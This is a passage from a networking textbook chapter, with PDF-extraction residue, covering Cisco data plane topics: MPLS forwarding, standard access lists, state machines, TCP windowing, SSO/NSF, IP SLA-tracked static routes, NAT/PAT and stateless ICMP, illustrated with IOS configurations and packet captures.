78 Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
79 Queueing strategy: Class-based queueing
80 Output queue: 0/1000/0 (size/max total/drops)
81 5 minute input rate 2.0 kilobits , 3 pps
82 5 minute output rate 0 bits/sec, 0 packets/sec
83 11,895 packets input, 1,143,763 bytes, 0 no buffer
84 Received 0 broadcasts (0 IP multicasts)

```

|                                                        |    |
|--------------------------------------------------------|----|
| 0 runts, 0 giants, 0 throttles                         | 85 |
| 0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored   | 86 |
| 0 watchdog, 0 multicast, 0 pause input                 | 87 |
| 2,482 packets output, 270,915 bytes, 0 underruns       | 88 |
| 0 output errors, 0 collisions, 2 interface resets      | 89 |
| 0 unknown protocol drops                               | 90 |
| 0 babbles, 0 late collision, 0 deferred                | 91 |
| 2 lost carrier, 0 no carrier, 0 pause output           | 92 |
| 0 output buffer failures, 0 output buffers swapped out | 93 |

Another traffic protocol that resides both in the control plane and the data plane is *Multiprotocol Label Switching* (MPLS). MPLS was designed to allow routers to switch packets at layer 2 so that they don't need to use the layer 3 routing process. On modern Cisco routers, this doesn't provide a substantial performance boost, as CEF already switches packets in hardware, but MPLS is of great use when involving multiple vendors or traversing legacy links. In modern networks, MPLS is frequently seen on provider networks as a means to carry information required for *MPLS Virtual Private Networks* (VPNs).

From a data plane perspective, we can compare MPLS to CEF. The following example shows an MPLS forwarding table. Notice that it has the prefix, next hop, and outgoing interface fields in it, just like the CEF table. A key difference in the tables is the label fields. MPLS creates locally significant labels and binds them to prefixes. The generation of the forwarding table is done by the control plane, and then the data plane uses it to determine how to forward and relabel traffic based on the incoming label:

```
PE1#sh mpls forwarding-table
```

| Local Label | Outgoing Label | Prefix or Tunnel Id | Bytes Switched | Label | Outgoing interface | Next Hop |
|-------------|----------------|---------------------|----------------|-------|--------------------|----------|
| 16          | No Label       | 2.2.2.2/32          | 0              |       | Et0/0              | 10.0.0.2 |
| 17          | Pop Label      | 192.168.1.0/24      | 0              |       | Et0/0              | 10.0.0.2 |
| 18          | 18             | 4.4.4.4/32          | 0              |       | Et0/0              | 10.0.0.2 |
| 19          | 19             | 3.3.3.3/32          | 0              |       | Et0/0              | 10.0.0.2 |
| 20          | 20             | 123.2.1.0/24        | 0              |       | Et0/0              | 10.0.0.2 |
| 21          | 21             | 172.16.1.0/24       | 0              |       | Et0/0              | 10.0.0.2 |

## Filters and Introduction to Data Plane Security 114


Filters can be applied to both the data plane and the control plane. Filters are discussed in depth in Chapter 16. For now, let's address the basics of filtering as it applies to the data plane.

The simplest data plane filter is done using access lists. In fact, access lists are often thought of synonymously with data plane filtering, even though they are used in many other cases. There are a few types of access control lists (ACLs) and ways to apply them. Common types of access lists are standard and extended IP access control lists, MAC access control lists, and VLAN access control lists.

Standard access control lists only filter based on source IP address ranges. They are typically bound to the interfaces closest to the destination. Extended access lists match on a variety of features for both the source and the destination of a packet, including layer 4 protocol information. They are typically bound to the interfaces closest to the source, as shown in Figure 11-1.



this figure will be printed in b/w



**Figure 11-1.** Access list placement

125 To get us started with access lists, let's look at standard access lists. The following is the syntax of a  
 126 standard numbered access list:

127 **access-list** permit|deny <number> <source network> <wildcard bits>

128 The access list number for a standard numbered access list must be in the range of 1–99 or 1300–1999.  
 129 Using this syntax, you use a line for each source network that you want to match. The lines are processed  
 130 sequentially, with a default deny at the end. It is important to remember the default deny. If the purpose of  
 131 the access list is to explicitly deny a few networks and allow everything else, then an explicit permit should  
 132 be used at the end of the list. This leads to a potential pitfall. If new lines are added, they are added at the  
 133 end. If there is an explicit deny or an explicit permit before a line, processing will stop before it reads the line.  
 134 Fortunately, in newer versions of Cisco IOS, the software protects us from this problem.

135 In the following example, an access list already exists with an explicit deny:

```

136 R1#sh access-lists 99
137 Standard IP access list 99
138 10 permit 10.1.1.1
139 20 permit 192.168.0.0, wildcard bits 0.0.255.255
140 30 deny any log
141 R1#

```

|                                                                                                                          |     |
|--------------------------------------------------------------------------------------------------------------------------|-----|
| Notice what happens when a new line is added:                                                                            | 142 |
| R1(config)#access-list 99 permit host 172.16.1.1                                                                         | 143 |
| % Access rule can't be configured at higher sequence num as it is part of the existing rule                              | 144 |
| at sequence num 30                                                                                                       | 145 |
| R1(config)#                                                                                                              | 146 |
| To bind an access list to an interface, you simply use the <code>ip access-group</code> command. For the purposes        | 147 |
| of this example, you are binding access list 99 to interface Ethernet0/0 in an inbound direction. The direction          | 148 |
| is used to determine when the access list is evaluated. You need to determine if you want to filter traffic as it        | 149 |
| comes into the interface or as it leaves the interface:                                                                  | 150 |
| interface Ethernet0/0                                                                                                    | 151 |
| ip address 10.0.0.1 255.255.255.0                                                                                        | 152 |
| ip access-group 99 in                                                                                                    | 153 |
| end                                                                                                                      | 154 |
| If access lists have a default deny, why would you want to use an explicit deny? In some cases, it is just               | 155 |
| so you don't forget about the default deny. In other cases, it is because you want to log entries that were              | 156 |
| denied. In this example, you are logging hits on the explicit deny. Look at the results when you try to ping             | 157 |
| from R2, but R2's source address is not permitted:                                                                       | 158 |
| R2#ping 192.168.1.1                                                                                                      | 159 |
| Type escape sequence to abort.                                                                                           | 160 |
| Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:                                                     | 161 |
| UUUUU                                                                                                                    | 162 |
| Success rate is 0 percent (0/5)                                                                                          | 163 |
| R2#                                                                                                                      | 164 |
| You can see from the output of R2 that you are getting unreachable messages. In the console and log of                   | 165 |
| R1, you can actually see the deny message. Even though logging can be valuable, keep in mind that the main               | 166 |
| purpose of routers and switches is to forward traffic. Excessive logging can bog down a router:                          | 167 |
| *Feb 17 01:55:45.939: %SEC-6-IPACCESSLOGNP: list 99 denied 0 10.0.0.2 -> 192.168.1.1, 1                                  | 168 |
| packet                                                                                                                   | 169 |
| In the previous example, you encountered a problem because you could only create an entry to an                          | 170 |
| access list at the end. There are two easy ways to work around this. The old way is to simply copy the access            | 171 |
| list to a text editor, delete the access list on the router using a <code>no</code> command, and then reapply the edited | 172 |
| access list. The new way is to create or edit the access list in the named access list mode. Don't worry; if             | 173 |
| you prefer numbers or are using the access list for a purpose that doesn't support names, you can still use              | 174 |
| numbers. In most cases, a named access list is favorable due to the ability to create a descriptive name.                | 175 |
| In the following example, you are revisiting access list 99. If you look at the original example, you can                | 176 |
| see sequence numbers in the access list. You want to add a rule between rule 20 and rule 30. Notice the                  | 177 |
| syntax difference in the example. You can also use this mode to remove rules with specified sequence                     | 178 |
| numbers:                                                                                                                 | 179 |
| R1(config)#ip access-list standard 99                                                                                    | 180 |
| R1(config-std-nacl)#?                                                                                                    | 181 |
| Standard Access List configuration commands:                                                                             | 182 |
| <1-2147483647> Sequence Number                                                                                           | 183 |

```

184 default Set a command to its defaults
185 deny Specify packets to reject
186 exit Exit from access-list configuration mode
187 no Negate a command or set its defaults
188 permit Specify packets to forward
189 remark Access list entry comment

```

```

190 R1(config-std-nacl)#25 permit host 10.0.0.2
191 R1(config-std-nacl)#end
192 R1#show access-lists 99
193 Standard IP access list 99
194 25 permit 10.0.0.2
195 10 permit 10.1.1.1
196 20 permit 192.168.0.0, wildcard bits 0.0.255.255
197 30 deny any log (10 matches)
198 R1#

```

199 Now that you have a rule at sequence number 25, let's try the ping again:

```

200 R2#ping 192.168.1.1
201 Type escape sequence to abort.
202 Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
203 !!!!!
204 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
205 R2#


```

206 It is important to note that the sequence numbers are only in memory. They are not stored in the  
 207 configuration file. When the router is rebooted, the order is maintained, but the sequence numbers are  
 208 recreated in increments of 10. Most of the time, that is what you want, but it can cause confusion if you try  
 209 to organize your sequence numbers in ranges. You can also force IOS to resequence without reloading.  
 210 This is useful when you need to add several access control entries, but you ran out of space between the  
 211 existing entries. Use the command `ip access-list resequence {name or number}` to resequence in  
 212 increments of 10.

213 This section showed the most basic example of filtering. It should have given you a taste of the filtering  
 214 capabilities on a network device. We will revisit access lists several more times, for different purposes and  
 215 with different complexities.

## 216 State Machines

217 In the context of the data plane, a state machine is basically an algorithm that keeps track of state. A state  
 218 machine tracks states and transitions between states, based on events. State machines are frequently used  
 219 for security purposes to ensure that the flow represents a permissible state, but they can also be used in  
 220 protocols to monitor the state of the network. Figure 11-2 shows an example of a simple state machine.



**Figure 11-2.** Simple state machine

One of the first examples of a state machine that you encountered in this book was a TCP connection. TCP starts in a closed state. When an application needs to use a TCP socket, it transitions to the listen state, or it actively tries to open a connection with a listener. During connection establishment, it progresses through SYN received and SYN sent states until it reaches the established state. From here, data is transferred. When data transfer is complete, it will traverse through the FIN WAIT or CLOSE WAIT state in order to reach the closed state. The state machine for TCP, as defined in RFC 793, is depicted in Figure 11-3.

221  
222  
223  
224  
225  
226

this figure will be printed in b/w





Figure 11-3. TCP state diagram (RFC 793)

227 An example of a protocol that monitors state is *Unidirectional Link Detection* (UDLD). UDLD is used to  
 228 detect data plane failures that lead to a link that can either only send or receive. A unidirectional link is often  
 229 far worse than a link that is completely down. For example, if a switch is not receiving on a link, it might  
 230 miss BPDUs from the root bridge, and it might declare itself as root. This could lead to it forwarding out of  
 231 ports that should be in a blocking state, which in turn could lead to a broadcast storm. UDLD works with  
 232 a few basic states that are required to determine if a link is in a bidirectional state. When UDLD is enabled  
 233 on a port, the state will be bidirectional after it forms a neighbor relationship and assuming it continues to  
 234 exchange traffic.

235 An example of a state machine for security purposes is seen in firewalls. One of the differentiators  
 236 between basic access lists and full firewalls is the state machine. A firewall tracks the state of connections  
 237 to allow for conversations without setting rules for both sides of the conversation. This allows improved  
 238 security over the basic access lists, because intruders can't easily inject packets that aren't part of an  
 239 established flow.

*Redundancy protocols* are a set of protocols that are in a gray area. Redundancy protocols may use data plane signaling, while the decision is made by the control plane, and then the results of the control decision are executed by the data plane. For example, a redundancy protocol may use a data plane protocol to detect problems, such as unidirectional links or a complete lack of links. It could also use IP *service-level agreement* (IP SLA) features to determine the network state of remote nodes using the data plane. When a redundancy protocol receives information that indicates a change in state, it updates data plane tables to reflect the preferred forwarding paths. Now, let's think about this concept in terms of a simple state machine. From the perspective of the redundancy protocol, the states for each path could be UP, DOWN, or DEGRADED. The events are provided by the data plane protocols based on link detection or IP SLA. In some cases, the event will lead to a transition, and in other cases it won't. For example, think about what happens when a path is marked as DOWN due to an IP SLA failure and then the layer 2 link goes down. The transition associated with the event keeps it in the current state. However, if the availability state based on IP SLA is DEGRADED and the layer 2 link is lost, the event will cause a transition to DOWN. Refer to Figure 11-4 for a graphical representation of the state machine.



**Figure 11-4.** Path state diagram

The example of the redundancy protocols is best represented by two state machines. The state machine previously described tracks the availability state of the path. The other state machine tracks the state of the preferred paths. In this case, the events are changes in the availability state, and the transition leads to changes in the preferred paths. Assuming that you are using an active/standby protocol where only one path is active at a time, the state changes would be to change which link is active and which is passive or whether both links are down.

260 ■ **Note** The discussion up to this point has focused on the data plane, but most control plane protocols also  
 261 use state machines to maintain their adjacencies or tables. Think about what you learned about OSPF, EIGRP,  
 262 and BGP in previous chapters. Can you visualize how they use state machines?

## 263 Stateful Protocols

264 We discussed state machines and a few protocols that reside in the data plane. This naturally leads to a  
 265 discussion on stateful protocols. A simple definition of a *stateful protocol* is any protocol that tracks state.  
 266 Stateful protocols are composed of one or more state machines.

267 TCP is a common example of a stateful protocol. Figure 11-3 shows the state machine diagram for  
 268 TCP. As the diagram shows, TCP has states that indicate when it is listening, forming a connection, in a  
 269 connection, or closing a connection. Think back to Chapter 1, which discussed the three-way handshake  
 270 to create a connection. Does this make more sense now? It is necessary so that you can have assurance that  
 271 each host is in a state where it is ready to communicate with another host.

```
272 user@gns3_vm:~$ netstat -an
273 tcp 0 0 192.168.42.128:4002 0.0.0.0:* LISTEN
274 tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
275 tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
276 tcp 0 0 192.168.42.128:8000 192.168.42.128:60698 ESTABLISHED
277 tcp 0 0 127.0.0.1:57720 127.0.0.1:50426 ESTABLISHED
278 tcp 28 0 192.168.42.128:40796 91.189.92.10:443 CLOSE_WAIT
279 tcp 0 0 192.168.42.128:52228 216.58.216.14:80 ESTABLISHED
280 tcp 0 0 192.168.42.128:22 192.168.42.1:54636 ESTABLISHED
281 tcp 28 0 192.168.42.128:42395 91.189.92.11:443 CLOSE_WAIT
282 tcp 0 0 192.168.42.128:47316 198.41.214.158:80 ESTABLISHED
283 tcp 0 0 192.168.42.128:4001 192.168.42.128:47674 ESTABLISHED
284 tcp 0 0 192.168.42.128:53336 162.159.249.241:80 ESTABLISHED
285 tcp 28 0 192.168.42.128:40818 91.189.92.10:443 CLOSE_WAIT
```

286 The connection states are only part of what makes TCP stateful. You also need to look at what happens  
 287 while connected. Remember that TCP is a reliable protocol. To provide reliability, TCP needs to track  
 288 states for what has been sent and whether it has been received. This is done using sequence numbers and  
 289 acknowledgements.

290 The Wireshark capture shown in Figure 11-5 depicts a TCP segment. The relative sequence number is  
 291 1164292, and the segment length is 1410. Adding 1410 to 1164292 gives you a next relative sequence number  
 292 of 1165702.

```

Transmission Control Protocol, Src Port: 443 (443), Dst Port: 55503 (55503), Seq: 1164292, Ack: 2775, Len: 1410
 Source Port: 443 (443)
 Destination Port: 55503 (55503)
 [Stream index: 26]
 [TCP Segment Len: 1410]
 Sequence number: 1164292 (relative sequence number)
 [Next sequence number: 1165702 (relative sequence number)]
 Acknowledgment number: 2775 (relative ack number)
 Header Length: 20 bytes
 ... 0000 0001 0000 = Flags: 0x010 (ACK)
 Window size value: 86
 [Calculated window size: 22016]
 [Window size scaling factor: 256]
 Checksum: 0x2eee [validation disabled]
 Urgent pointer: 0
 [SEQ/ACK analysis]
 [rTTT: 0.059396000 seconds]
 [Bytes in Flight: 5209]
 Reassembled PDU in frame: 20781
 TCP segment data (1410 bytes)

```

this figure will be printed in b/w

**Figure 11-5.** TCP segment 1

In the next Wireshark capture (see Figure 11-6), you see the acknowledgement to the first segment. Notice that the relative acknowledgement number matches the next sequence number from the first segment.

293  
294  
295

```

Transmission Control Protocol, Src Port: 55503 (55503), Dst Port: 443 (443), Seq: 3000, Ack: 1165702, Len: 0
 Source Port: 55503 (55503)
 Destination Port: 443 (443)
 [Stream index: 26]
 [TCP Segment Len: 0]
 Sequence number: 3000 (relative sequence number)
 Acknowledgment number: 1165702 (relative ack number)
 Header Length: 20 bytes
 ... 0000 0001 0000 = Flags: 0x010 (ACK)
 Window size value: 925
 [Calculated window size: 236800]
 [Window size scaling factor: 256]
 Checksum: 0xd2ee [validation disabled]
 Urgent pointer: 0
 [SEQ/ACK analysis]
 [This is an ACK to the segment in frame: 20721]
 [The RTT to ACK the segment was: 0.000098000 seconds]
 [rTTT: 0.059396000 seconds]

```

this figure will be printed in b/w

**Figure 11-6.** TCP segment 2

With these two segments, acknowledgements were sent in each segment. This is partly controlled by the window size. The TCP window size is the maximum amount of data that can be sent before receiving an acknowledgement. A large window size can improve maximum throughput by reducing how frequently acknowledgements are required, especially on high-latency links. A throughput calculation can help with understanding the impact that window size has on the maximum throughput of a flow. The maximum throughput is the window size in bits divided by the latency in seconds. For a window size of 65000 bytes and a round-trip latency of 200 milliseconds, the maximum throughput is 2.6 Mbps. For a window size of 8000 bytes and the same latency, the maximum throughput is only 320 Kbps.

296  
297  
298  
299  
300  
301  
302  
303

However, when a link is unreliable and drops packets, a large window size has an adverse effect because it will take longer to detect an error. Stateful protocols in the forwarding plane can minimize the loss of packets due to failures. Two common complementary protocols are *Stateful Switchover* (SSO) and *Nonstop Forwarding* (NSF). SSO is a protocol used on devices that have redundant *Route Processors* (RPs). With SSO, the standby RP is synchronized with the active RP. When any changes are made to the state of the active RP, the changes are incrementally pushed to the standby RP. This allows for the active RP to go offline without

304  
305  
306  
307  
308  
309

AU3



310 affecting the forwarding on the line cards. This is especially useful for online IOS upgrades, because the RPs  
 311 can be upgraded without interruption of service.

```

312 Router> enable
313 Router# configure terminal
314 Router(config)# redundancy
315 Router(config)# mode sso
316 Router(config-red)# end
317 Router# copy running-config startup-config
318 Router#

```

319 NSF prevents loss of routing information during a stateful failover. With SSO, link flaps are prevented  
 320 during RP failover, which helps prevent loss of neighbor relationships. During the failover, NSF maintains the  
 321 state of the routing tables and continues to forward using the existing information from the CEF table. After  
 322 the failover, NSF-aware routing protocols send information to their peers to tell them that a stateful failover  
 323 occurred. The routing protocols rebuild their tables. Once NSF updates the RIB, it will push updates to CEF.

324 SSO and NSF protect against RP failures, but you still have the issue of remote failures. IP SLA was  
 325 mentioned in an earlier section. This section discusses IP SLA in slightly more depth. IP SLA can monitor the  
 326 path information for degradation or failure. Some of the common uses of IP SLA are to monitor delay, jitter,  
 327 packet loss, packet sequencing, path, connectivity, and website download time.

328 Figure 11-7 looks at a simple network using static routes. One of the problems with static routes is  
 329 routing around a remote failure.

this figure will be printed in b/w




Figure 11-7. Static routed network

330 R1 has a static route pointing to R2 and a floating static pointing to R3. Without IP SLA, a floating static  
 331 will only help with local failures. With IP SLA, you can use ICMP to detect a failure on an upstream router:

```

332 R1#show run | section ip sla
333 track 1 ip sla 1
334 ip sla auto discovery
335 ip sla 1
336 icmp-echo 192.168.24.4 source-ip 192.168.12.1
337 ip sla schedule 1 life forever start-time now
338 R1# show run | include ip route
339 ip route 0.0.0.0 0.0.0.0 Ethernet0/0 192.168.12.2 track 1
340 ip route 0.0.0.0 0.0.0.0 Ethernet0/1 192.168.13.3 50
341 ip route 192.168.24.0 255.255.255.0 192.168.12.2
342 R1#

```

In this example, the default route will go to R2 as long as R1 is able to receive ICMP echos from 192.168.24.4. Notice how the path of the traceroute changed after IP SLA detected a remote failure: 343  
344

```
R1#traceroute 10.0.0.4 345
Type escape sequence to abort. 346
Tracing the route to 10.0.0.4 347
VRF info: (vrf in name/id, vrf out name/id) 348
 1 192.168.12.2 1 msec 1 msec 1 msec 349
 2 192.168.24.4 1 msec 1 msec 0 msec 350
R1# 351
*Feb 26 05:28:43.231: %TRACK-6-STATE: 1 ip sla 1 state Up -> Down 352
R1#traceroute 10.0.0.4 353
Type escape sequence to abort. 354
Tracing the route to 10.0.0.4 355
VRF info: (vrf in name/id, vrf out name/id) 356
 1 192.168.13.3 1 msec 1 msec 1 msec 357
 2 192.168.34.4 1 msec 1 msec 1 msec 358
R1# 359
```

Stateful protocols aren't only used for redundancy and failover. *Network Address Translation (NAT)* and *Port Address Translation (PAT)* are stateful protocols that are used to preserve or hide IP addresses. To recap from Chapter 9, NAT creates a mapping between global and local addresses. PAT takes it one step further by including port numbers. The following is an example of a translation table of a NAT router: 360  
361  
362  
363

```
NAT_Router#sh ip nat translations 364
Pro Inside global Inside local Outside local Outside global 365
icmp 10.0.0.2:0 192.168.1.2:0 172.16.1.1:0 172.16.1.1:0 366
tcp 10.0.0.2:11690 192.168.1.2:11690 172.16.1.1:23 172.16.1.1:23 367
tcp 10.0.0.2:30479 192.168.1.2:30479 172.16.1.1:80 172.16.1.1:80 368
```

In this example, the host with IP address 192.168.1.2 made connections to 172.16.1.1 using ICMP and TCP ports 23 and 80. The port numbers are different on the inside local address because it is doing PAT, not just a simple NAT. This example is similar to what most home routers do. From the outside, every connection will appear to come from the outside interface of the NAT router. 369  
370  
371  
372

```
! 373
interface Ethernet0/0 374
 ip address 10.0.0.2 255.255.255.0 375
 ip nat outside 376
 ip virtual-reassembly in 377
end 378
! 379
interface Ethernet0/1 380
 ip address 192.168.1.1 255.255.255.0 381
 ip nat inside 382
 ip virtual-reassembly in 383
end 384
! 385
ip nat inside source list 1 interface Ethernet0/0 overload 386
! 387
access-list 1 permit any 388
! 389
```

390 In corporate environments, it is common to set a range for the outside NAT addresses. This allows  
 391 for each host to have a one-to-one translation between outside and inside without using PAT to overload.  
 392 Even though it is less common, NAT can also be bidirectional. Look back at the NAT table. Notice that  
 393 there are both an outside local and an outside global. When NATing on the outside, as one would do  
 394 with bidirectional NAT, these values differ. The most common case for bidirectional NAT is when two  
 395 organizations with overlapping addresses combine networks.

396 Security is another case where stateful protocols are seen. As previously mentioned, most firewalls  
 397 use state. Tracking connections lets a stateful firewall ensure that inbound connections are in response to  
 398 outbound connections; it also allows inspection of higher-layer protocols. For example, a stateful firewall  
 399 might be aware of the permissible state transitions for common protocols such as FTP or HTTP. Stateful  
 400 inspection firewalls are covered in Chapter 21.

401 Unlike stateful inspection firewalls, basic access lists don't track state. However, extended access lists  
 402 allow for the keyword *established*. This will only match when a connection is already established. Would you  
 403 consider this a tracking state?

## 404 Stateless Protocols

405 Not all protocols need to have state. In these cases, we can have stateless protocols, which typically have less  
 406 overhead than their stateful cousins. An upper-level protocol or application may track information about a  
 407 stateless protocol, but the stateless protocol itself does not. Think about the layers of the OSI model that was  
 408 presented at the beginning of the book. With all the encapsulation of protocols, it would cause unnecessary  
 409 overhead to have each protocol in the stack track state.

410 An example of a stateless protocol is *Internet Control Message Protocol (ICMP)*. ICMP is used to send  
 411 data such as error signaling and neighbor discovery. It is best known for its use with the ping application.  
 412 Ping sends ICMP echo request messages. It expects to receive ICMP echos or unreachable messages as  
 413 replies. It would seem that it is stateful, but the appearance of state is created by a higher-level application.  
 414 Look at the example shown in Figure 11-8. Wireshark can track which replies go to which requests using the  
 415 sequence number. Even though ICMP carries data that can be used to determine state, it is not considered  
 416 stateful.

this figure will be printed in b/w

|    |            |             |             |      |                         |                                                |
|----|------------|-------------|-------------|------|-------------------------|------------------------------------------------|
| 11 | 30.0087330 | 192.168.1.1 | 192.168.1.2 | ICMP | 114 Echo (ping) request | id=0x0001, seq=1/256, ttl=255 (reply in 12)    |
| 12 | 30.0090790 | 192.168.1.2 | 192.168.1.1 | ICMP | 114 Echo (ping) reply   | id=0x0001, seq=1/256, ttl=255 (request in 11)  |
| 13 | 30.0095180 | 192.168.1.1 | 192.168.1.2 | ICMP | 114 Echo (ping) request | id=0x0001, seq=2/512, ttl=255 (reply in 14)    |
